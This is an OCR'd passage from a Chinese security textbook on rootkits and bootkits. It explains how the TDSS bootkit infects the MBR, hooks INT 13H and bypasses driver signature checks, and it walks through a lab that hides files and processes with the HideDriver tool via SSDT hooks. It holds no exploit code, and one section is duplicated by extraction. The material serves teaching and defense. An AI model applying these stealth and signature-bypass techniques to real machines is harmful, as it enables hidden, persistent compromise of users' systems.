另外 ProcessGuard 拥有强大的防卫功能。例如：保护物理内存；拦截全局钩子；拦截 Rootkit/驱动/服务安装；拦截注册表 DLL 注入，能够保护 Windows 进程免受其他进程、服务、驱动程序以及系统上的其他形式的可执行代码的攻击；还能够停止未被用户许可的程序运行，停止在后台静静运行的恶意蠕虫和木马等攻击，甚至可以停止击键记录程序和 leaktest；阻止安装全局性钩子及进程的注入，可以避免多数 Rootkit 的入侵。

总之，“道高一尺，魔高一丈”，Rootkit 的清除不能只依赖一种方法或工具。

5) Bootkit 简介

Rootkit 高效地获取系统准入使得安全领域的检测技术受到极大的挑战。为防止内核模式的恶意软件以及数字权限管理(DRM)的侵犯，微软在其 Vista 操作系统及其后续版本中增加了安全策略，在其设备驱动中要求数字签名。这一安全机制，一方面增强了系统安全，而另一方面也防止了合法的第三方应用软件开发商驱动程序。而 Bootkit 的出现已攻破 Windows 的设备驱动签名请求。

Bootkit 主要利用其内核准入和开机过程的隐身技术，在功能上并无异于 Rootkit。它们的不同主要表现在获取准入的方式上。传统的 Rootkit 利用系统启动时提升权限。而 Bootkit 是被安置在外设的主引导扇区和驻留在整个系统的启动过程中。

Bootkit 病毒是指寄存于磁盘主引导区，通过系统启动来进行提权的病毒。磁盘的主引

导区(MBR)是指计算机中被设为启动磁盘的第一个扇区,其中存放着由 BIOS(标准输入输出服务,完成基本的系统硬件的初始化,并为操作系统提供基本硬件访问接口)初始化后的将要被加载到内存的代码和硬盘的分区信息,通常这段代码运行后会存储在硬盘上。图 15-8 所示为一个 MBR 被修改的截图。



图 15-8 修改 MBR

图 15-8 中计算机上电后读取伪 MBR,则显示上述信息并等待,按回车键后将控制权交还给原始的 MBR,系统正常启动。

中了感染引导区病毒的计算机不会因更新操作系统而消失,反而新安装的系统会再次被重新感染。故称为"鬼影"及"魔影"病毒。下面以"魔影"为例介绍 Bootkit 的机理。"魔影"TDSS 组成部分包括 bckfg. tmp、cfg. ini、cmd. dll、cmd64. dll、drv32、drv64、ldr16、ldr32、ldr64 和 mbr,如图 15-9 所示。这些文件加密存放于磁盘末尾的一个空间中,独立于 Windows 的文件系统,病毒自己实现文件系统来解析和读写这些文件。TDSS 不仅可以感染 32 位系统,还可以感染 64 位系统。

(1) 病毒母体运行后会释放一个随机数命名的 tmp 文件,它实际上是一个驱动,利用打印管理库函数 winspool. drv 让自己加载起来,取得处理磁盘请求的最底层设备,获取磁盘容量,写入 MBR,建立起自己的文件系统。

(2) 重启计算机时,病毒开始进一步加载,病毒写入的 MBR 中包含 ldr16,会搜索将其加载至内存,然后转交控制权。

(3) ldr16 加载后挂钩 BIOS 的 INT 13H 中断,获得保护模式下的执行权,根据系统位数(32 位或 64 位)寻找 ldr32 或 ldr64,在内存中替换原始的系统文件 kdcom. dll 并加载。除此之外,ldr16 钩子还会修改 BCD(Boot Configuration Data,引导配置数据),进而绕过 Windows 系统的核心驱动签名验证策略,有效地避免了系统的自身检查,达到成功加载的目的。




图 15-9 TDSS 的文件分布

(4) 调用 KdDebuggerInitialize1 函数,帮助 Rootkit 完成初始化。根据系统位数(32 位或 64 位)搜索 drv32 或 drv64,读取该驱动并加载到内存,设置挂钩,劫持 DISK 下层设备,隐藏自身数据,启动监视进程,反复感染 MBR,达到自我保护的目的。

(5) 根据 cfg. ini 配置文件,将 cmd. dll 代码注入指定进程,这是 TDSS 的最终目的。

TDSS 的加载流程如图 15-10 所示。

对于 Bootkit,一旦它获得执行机会,会比操作系统更早被加载,从而对杀毒软件后续的有效查杀造成很大的挑战,有时这种挑战甚至是强弱悬殊的。然而,如果把 Bootkit 加载的完整流程进行综合考虑,则在其获得执行机会之前,杀毒软件仍然有不少的机会将其扼杀于摇篮之中,这是建立在一个前提,即杀毒软件永远比病毒先被安装到系统里。因此,要对付 Bootkit,不应该单纯从 Bootkit 被执行后的行为着眼,而应该以全局的观念,从源头到结果各个环节综合把关,也就是提高安全软件的全程综合监控能力,一旦在这个过程中 Bootkit




图 15-10　TDSS 的加载流程

程序(或安装 Bootkit 的原始病毒体)的行为被病毒软件有效拦截,那么杀毒软件仍然可以与之一战。

5. 实践操作及步骤

1) 文件和进程隐藏

实践中用到两个文件:HideDriverGUI. exe 和 HideDriver. sys。

HideDriverGUI. exe:用户级 RING3 应用程序,运行在管理员组账户下,用于加载和启动内核驱动程序 HideDriver. sys,并与内核驱动进行通信,通知 HideDriver. sys 隐藏或显示某个文件或某个进程,哪个账户拥有或不能拥有文件或进程的访问权限。

HideDriver. sys:内核级 RING0 内核程序,接受来自 RING3 应用程序 HideDriverGUI. exe 的命令并执行,如果需要可以将执行结果返回给应用程序。

首先启动 HideDriverGUI. exe,其界面如图 15-11 所示。

在图 15-11 中,Install 选项卡中的 Driver Path 是被加载驱动的路径,Driver Name 是驱动的内部名称(不必和文件名相同)。图 15-12 所示为 WinHex. exe 搜索"HideDriver"字符串的截图,在源代码中明文存放着 HideDriver 名称。

图 15-11 中的 StartUp type:SERVICE_BOOT_START=0;SERVICE_SYSTEM_START=1;SERVICE_AUTO_START=2;SERVICE_DEMAND_START=3;SERVICE_DISABLED=4。解释见实践 6。

单击 Install 按钮安装驱动服务,会在注册表中增加该服务的项值(如前文中的图 6-8 所示),然后单击 Run 按钮加载启动该驱动,杀毒软件会拦截驱动加载动作如图 15-5 所示。启动成功后,Status 显示 Started 状态,图 15-2 显示 HideDriver. sys 安装的两个 SSDT 钩子。




图 15-10　TDSS 的加载流程

程序(或安装 Bootkit 的原始病毒体)的行为被病毒软件有效拦截,那么杀毒软件仍然可以与之一战。

5. 实践操作及步骤

1) 文件和进程隐藏

实践中用到两个文件:HideDriverGUI. exe 和 HideDriver. sys。

HideDriverGUI. exe:用户级 RING3 应用程序,运行在管理员组账户下,用于加载和启动内核驱动程序 HideDriver. sys,并与内核驱动进行通信,通知 HideDriver. sys 隐藏或显示某个文件或某个进程,哪个账户拥有或不能拥有文件或进程的访问权限。

HideDriver. sys:内核级 RING0 内核程序,接受来自 RING3 应用程序 HideDriverGUI. exe 的命令并执行,如果需要可以将执行结果返回给应用程序。

首先启动 HideDriverGUI. exe,其界面如图 15-11 所示。

在图 15-11 中,Install 选项卡中的 Driver Path 是被加载驱动的路径,Driver Name 是驱动的内部名称(不必和文件名相同)。图 15-12 所示为 WinHex. exe 搜索"HideDriver"字符串的截图,在源代码中明文存放着 HideDriver 名称。

图 15-11 中的 StartUp type:SERVICE_BOOT_START=0;SERVICE_SYSTEM_START=1;SERVICE_AUTO_START=2;SERVICE_DEMAND_START=3;SERVICE_DISABLED=4。解释见实践 6。

单击 Install 按钮安装驱动服务,会在注册表中增加该服务的项值(如前文中的图 6-8 所示),然后单击 Run 按钮加载启动该驱动,杀毒软件会拦截驱动加载动作如图 15-5 所示。启动成功后,Status 显示 Started 状态,图 15-2 显示 HideDriver. sys 安装的两个 SSDT 钩子。




图 15-11 HideDriverGUI 主界面




图 15-12 WinHex 打开 HideDriver. sys 文件

按钮 Stop 用于卸载驱动，Uninstall 用于删除注册表中服务的项值。

HideDriver. sys 驱动启动后，打开如图 15-11 中所示的 Files 选项卡，如图 15-13(a)所示，右击列表框界面，选择右键菜单 Add 命令，弹出如图 15-13(b)所示的对话框，加入要隐藏的文件，并可以设置该隐藏文件对哪个进程和哪个账户是可见(Access)的，如图 15-14 所示。设置完成后，该文件从资源管理器中消失，即 explorer. exe 无法访问隐藏文件。右键菜单 Delete 或 Delete All 用于清除文件的隐藏设置。





图 15-13 隐藏文件设置


如图 15-11 中所示的 Process 选项卡用于隐藏进程，设置方法和隐藏文件一样。图 15-15 所示为当隐藏进程 XueTr. exe 后，任务管理器中就不显示了。

在图 15-2 中右击，选择“恢复所有”菜单命令，则可以清除 SSDT 钩子，这样被隐藏的文件或进程就可以恢复显示了。

2）RootkitRevealer 的使用

